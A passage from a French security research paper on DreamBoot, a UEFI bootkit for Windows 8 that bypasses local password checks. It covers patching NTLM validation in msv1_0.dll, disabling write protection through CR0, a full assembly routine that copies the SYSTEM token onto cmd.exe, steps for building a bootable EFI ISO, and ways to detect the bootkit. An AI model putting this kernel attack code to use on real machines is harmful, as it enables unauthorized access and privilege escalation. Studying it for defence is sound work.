                mov     rcx, rbx        ; Source1
                mov     r8d, r14d       ; Length
                call    cs:__imp_RtlCompareMemory
                cmp     rax, r14
                jnz     loc_18001B4B7
```

**Listing 20.** Validation du condensat NTLM dans mv1_0.dll

Le bootkit réalise ce patch dans la callback insérée via `nt!PsSetLoadImageNBotifyRoutine()` en validant que l'argument `FullImageName` correspond à `msv1_0.dll`. Une recherche classique par motif est ensuite réalisée en exploitant les champs `ImageBase` et `ImageSize` de la structure `PIMAGE_INFO` passée en paramètre. Lors du patch, la page mémoire associée à la portion de code à pacher doit être déprotégée afin d'autoriser les accès en écriture, celà est nécessaire même si le bootkit écrit dans l'espace utilisateur depuis le noyau. La même technique basée sur la désactivation de `WP` via le registre `CR0` est alors utilisée.

### 5.8 Elevation de privilèges

La technique utilisée pour l'élévation de privilèges repose sur un principe similaire à celui précédemment étudié. La même callback est utilisée afin de modifier cette fois le token associé au processus `cmd.exe` dès que celui-ci est lancé par l'attaquant. L'objectif est de positionner un token ayant les privilèges `SYSTEM` sur le processus.

La méthodologie suivante a alors été implémentée :

- Récupération d'une structure `EPROCESS` via `PsGetCurrentProcess();`
- Parcours de la liste circulaire `ActiveProcessLinks;`
- Recherche du processus `SYSTEM` en utilisant le champs `UniqueProcessId;`
- Recherche du processus `cmd.exe;`
- Copie du champs `Token` de la structure `EPROCESS` du processus `SYSTEM` dans celui de `cmd.exe`

Une implémentation possible est présente dans le listing 21.

```
; Privileges escalation of cmd.exe process
; RAX = PID handle
image_notify_callback_escalate_priv:
    push rsi
    push rdi
    push rcx
    push rdx
    push r8
    push r9
    cli
    mov rdx, gs:[188h]     ; _ETHREAD pointer from KPCR
    mov r8, [rdx+0B8h]     ; _EPROCESS (see PsGetCurrentProcess function)
    mov r9, [r8+2E8h]      ; ActiveProcessLinks list head

    mov rcx, [r9]          ;follow link to first process in list
find_system_proc:
    mov rdx, [rcx-8]       ; offset from _EPROCESSActiveProcessLinks to
        _EPROCESSUniqueProcessId
    cmp rdx, 4             ; System process always has PID=4
    jz found_it
    mov rcx, [rcx]         ; follow _LIST_ENTRY Flink pointer
    cmp rcx, r9            ; see if back at list head
    jnz find_system_proc

found_it:
     mov r8, [r9]          ; follow link to first process in list
find_target_proc:
    lea rsi,CMD_EXE_SZ
    lea rdi,[r8+0150h]     ; _EPROCESS.ImageFileName
    push rcx
    mov rcx,7
    repe cmpsb byte ptr[rdi], byte ptr[rsi]
    pop rcx
    jz found_all
    mov r8, [r8]              ;follow _LIST_ENTRY Flink pointer
    cmp r8, r9                ;see if back at list head
    jnz find_target_proc

found_all:
    mov rdx, [rcx+60h]     ; offset from ActiveProcessLinks to System
        token (_EPROCESS.Token)
    and dl, 0f0h           ; clear low 4 bits of _EX_FAST_REF structure
    mov [r8+60h], rdx      ; replace target process token (
        _EPROCESS.Token) with system token
    sti
    pop r9
    pop r8
    pop rdx
    pop rcx
    pop rdi
    pop rsi
    ret

image_notify_callback endp
```

**Listing 21.** Escalade de privilèges

La fonction `PsGetCurrentProcess()` est ici émulée car elle ne comporte que trois lignes de code. Il s'agit de récupérer un pointeur sur la structure `KPCR` (cf. listing 22) en utilisant le registre GS et de le déréférencer à l'offset adéquat afin d'obtenir la structure `KTHREAD` actuellement utilisée par le noyau dans le contexte d'exécution courant. A partir de cete structure, il est alors possible d'obtenir un pointeur vers la structure `EPROCESS` recherchée. La fonction `PsGetCurrentProcess()` a donc un comportement aléatoire si elle n'est pas appelée dans certaines conditions spécifiques, en effet, son résultat dépend de l'état de l'ordonanceur, ce qui n'est pas prédictible facilement. Les différentes recherches effectuées ont montré que dans le contexte où la callback est appelée, le résultat de la fonction ne correspond pas nécessairement au contexte du processus ayant chargé le module donné en mémoire, malgré ce qui est énoncé dans la MSDN. Nous n'avons pas pu en identifier les causes précises. Le processus `SYSTEM` est ensuite recherché, non pas à partir de son nom d'image, mais de son `PID` (Process identifier) qui est toujours égal à 4.

```
kd> !pcr
KPCR for Processor 0 at fffff8001fb00000:
[...]
Prcb: fffff8001fb00180
kd> dt !_KPRCB fffff8001fb00000+0x180
[...]
+0x008 CurrentThread : 0xfffff800`1fb5a880 _KTHREAD
```

**Listing 22.** Récupération du thread courant via KPCR

Le token, correspondant à une structure de type `EX_FAST_REF`, est ensuite copié dans la structure `EPROCESS` de `cmd.exe` après avoir mis à zéro les 4 bits de poids faible (cf. listing 23) qui correspondent au nombre de fois (`RefCnt`) où le token est référencé au sein du noyau.

```
+0x348 Token : _EX_FAST_REF
kd> dt _EX_FAST_REF
ntdll!_EX_FAST_REF
+0x000 Object : Ptr64 Void
+0x000 RefCnt : Pos 0, 4 Bits
+0x000 Value : Uint8B
```

**Listing 23.** Structure d'un token

### 5.9 Implémentation générale

L'ISO bootable DreamBoot comporte une seul fichier, le binaire au format PE chargé d'amorcer le processus de hooking des différentes phases de démarrage du système d'exploitation. le code source est écrit partiellement en langage C pour la première phase de hooking de `winload.efi`, les différentes portions de codes injectées ainsi que les différents hooks sont écrits uniquement en assembleur avec la syntaxe `MASM`. Le tout peut être compilé sous Visual Studio à l'aide du `SDK EFI 1.1` rassemblant les entêtes et les librairies nécessaires à la compilation (la version EFI 1.1 a été utilisée, cette dernière reste compatible avec les spécifications actuelles de l'UEFI 2.0).

L'ISO est ensuite construite selon le procédé défini dans le listing 24 et basé sur l'utilitaire `gdisk` sous linux :

```
Make bootable EFI ISO from binary:

# dd if=/dev/zero of=dream.iso bs=1024 count=4096
# losetup /dev/loop0 dream.iso

# gdisk /dev/loop0
GPT fdisk (gdisk) version 0.8.1

Command (? for help): o
This option deletes all partitions and creates a new protective MBR.
Proceed? (Y/N): y

Command (? for help): n
Partition number (1-128, default 1): 1
First sector (34-7892006, default = 34) or {+-}size{KMGTP}:
Information: Moved requested sector from 34 to 2048 in
order to align on 2048-sector boundaries.
Use 'l' on the experts' menu to adjust alignment
Last sector (2048-7892006, default = 7892006) or {+-}size{KMGTP}:
Current type is 'Linux filesystem'
Hex code or GUID (L to show codes, Enter = 8300): ef00
Changed type of partition to 'EFI System'

Command (? for help): w

Final checks complete. About to write GPT data. THIS WILL OVERWRITE
    EXISTING
PARTITIONS!!

Do you want to proceed? (Y/N): Y
OK; writing new GUID partition table (GPT).
The operation has completed successfully.


# mkfs -t vfat /dev/loop0
# mount /dev/loop0 /mnt/tmp/
```

```
# mkdir /mnt/tmp/EFI && mkdir /mnt/tmp/EFI/BOOT
# mv bootkit.efi /mnt/tmp/EFI/BOOT/bootx64.efi
# umount /mnt/tmp
# losetup -d /dev/loop0
```

**Listing 24.** Processus de création d'une ISO EFI bootable

Le processus de création peut se résumer aux étapes suivantes :
- Création d'une image dont la taille peut au moins égale à la taille du bootkit ;
- Création d'une table de partition GUID ;
- Création d'une partition dont le type est positionné à `0xEF00` (EFI System) ;
- Formatage de la partition en FAT32 ;
- Montage de la partition et copie du bootkit dans `/EFI/BOOT/bootx64.efi`

## 5.10 Détection

A ce jour, le bookit peut être facilement détecté soit en exploitant les modifications apportées sur le système par les deux charges finales, soit en validant l'intégrité du système.

Ainsi d'un point de vue fonctionnel, on peut réaliser les détections suivantes :
- Lancer un processus `cmd.exe` et contrôler le jeton associé au processus. Dispose t'il des privilèges du compte `SYSTEM` ? Cela se traduit par l'usage des fonctions `advapi32!OpenProcessToken()` et `advapi32!GetTokenInformation()`.
- Tenter d'authentifier l'utilisateur courant avec un mot de passe arbitraire, en utilisant les services Windows habituels (un partage samba par exemple). Il est très peu probable que le mot de passe sélectionné soit correct, cependant le bootkit les rend tous valides. De manière pratique, un raccourci consiste à utiliser le fonction `advapi32!LogonUser()` et tester sa valeur de retour par exemple.

Une autre manière de procéder consiste à détecter les atteintes à l'intégrité du système :
- Charger la DLL `msv1_0.dll` en mémoire avec `kernel32!LoadLibrary()` et valider l'intégrité du code de la fonction `MsvpPasswordValidate()` en comparant le code mis en mémoire et celui présent sur le disque ;
- Effectuer le même contrôle mais cette fois-ci en lisant la mémoire du processys `lsass.exe` ;

– D'autres détections restent envisageables mais nécessitent d'agir au niveau noyau, par exemple pour détecter la présence des callbacks mises en place via `nt!PsSetLoadImageNotifyRoutine()` ou tester le statut de PatchGuard.

Bien que, globalement, cela reste plutôt simple à mettre en oeuvre, il est possible d'imaginer un bootkit plus furtif appliquant les méthodes habituelles de contournement des antivirus : changement de signature, hooking des fonctions pouvant intervenir dans les détections...

## 6 Conclusion

### 6.1 Evolutions et projets

Il est envisageable de définir des charges supplémentaires, ce qui néanmoins changerait l'objet initial de la conception de DreamBoot, c'est à dire le contournement de l'authentification locale. Ainsi DreamBoot garde principalement pour vocation d'être un utilitaire d'aide au déverrouillage d'une session en cas d'oubli de son mot de passe ou lors d'une analyse inforensique par exemple.

DreamBoot est actuellement fonctionnel uniquement sur les plateformes Windows 8 `x86-64` basées sur UEFI. Une amélioration majeure consisterait à le rentre compatible pour les versions `x86` aussi bien basées sur UEFI que sur le BIOS. Néanmoins, ce dernier cas de figure nécessite des changements importants dans la phase d'initialisation du bootkit, en effet, le démarrage du système d'exploitation est, dans ce cas, basé sur des concepts très différents.

Enfin, une autre amélioration possible concerne le patching de `PatchGuard` qui pourrait être évité si, une fois les charges déployées, les portions de code modifiées du noyau étaient restaurées ainsi que la protection mise en place via le bit `NX`. D'autres méthodes d'exploitation du noyau pourraient également être utilisées afin d'éviter les multiples relocations du bootkit, par exemple en allouant de la mémoire réservée au firmware UEFI et qui ne serait pas utilisable par le système d'exploitation.

### 6.2 L'avenir de l'UEFI

L'UEFI est amené à être déployé en masse sur nos équipements : ordinateurs portables, stations de travail, serveurs ou équipements mobiles. Toutefois, ce firmware diposant de plus d'un million de lignes de code et dont les librairies ont été pour la plupart réécrites n'a pas encore fait

l'objet d'audits appronfondis, notamment dans l'optique de découvrir des vulnérabilités.

Il est indéniable de penser que son déploiement implique de nouveaux risques et que l'incorporation de modules complexes (pile TCP/IP, protocoles, pilotes USB...) dès les premières phases de démarrage d'une machine sera à l'originie de nombreux progrès mais également de nombreusses faiblesses. Nous pouvons désormais presque parler de système d'exploitation au boot et non plus firmware.

## Références


1. BIOS. http://fr.wikipedia.org/wiki/Basic_Input_Output_System.
2. Entête PE. http://msdn.microsoft.com/en-us/library/ms809762.aspx.
3. GUID Partition Table. http://en.wikipedia.org/wiki/GUID_Partition_Table.
4. Intel UDK Debugger Tools. http://www.intel.fr/content/www/us/en/architecture-and-technology/unified-extensible-firmware-interface/intel-uefi-development-kit-debugger-tool.html.
5. Interactive DisAssembler. https://www.hex-rays.com/.
6. L'usage du bit NX est documentée dans les manuels Intel. http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html.
7. Patchguard. http://www.mcafee.com/cf/resources/reports/rp-defeating-patchguard.pdf. Patchguard est une protection visant à détecter les modifications malveillantes qui pouraient être apportées sur le noyau Windows.
8. SDK Tianocore. http://sourceforge.net/apps/mediawiki/tianocore.
9. Solutions de virutalisation VMWare. http://www.vmware.com/.
10. Spécifications uefi. http://www.uefi.org/specs/.
11. UEFI consortium. http://www.uefi.org/.
12. Piotr Bania. Kon-Boot. http://www.piotrbania.com/all/kon-boot/, 2012.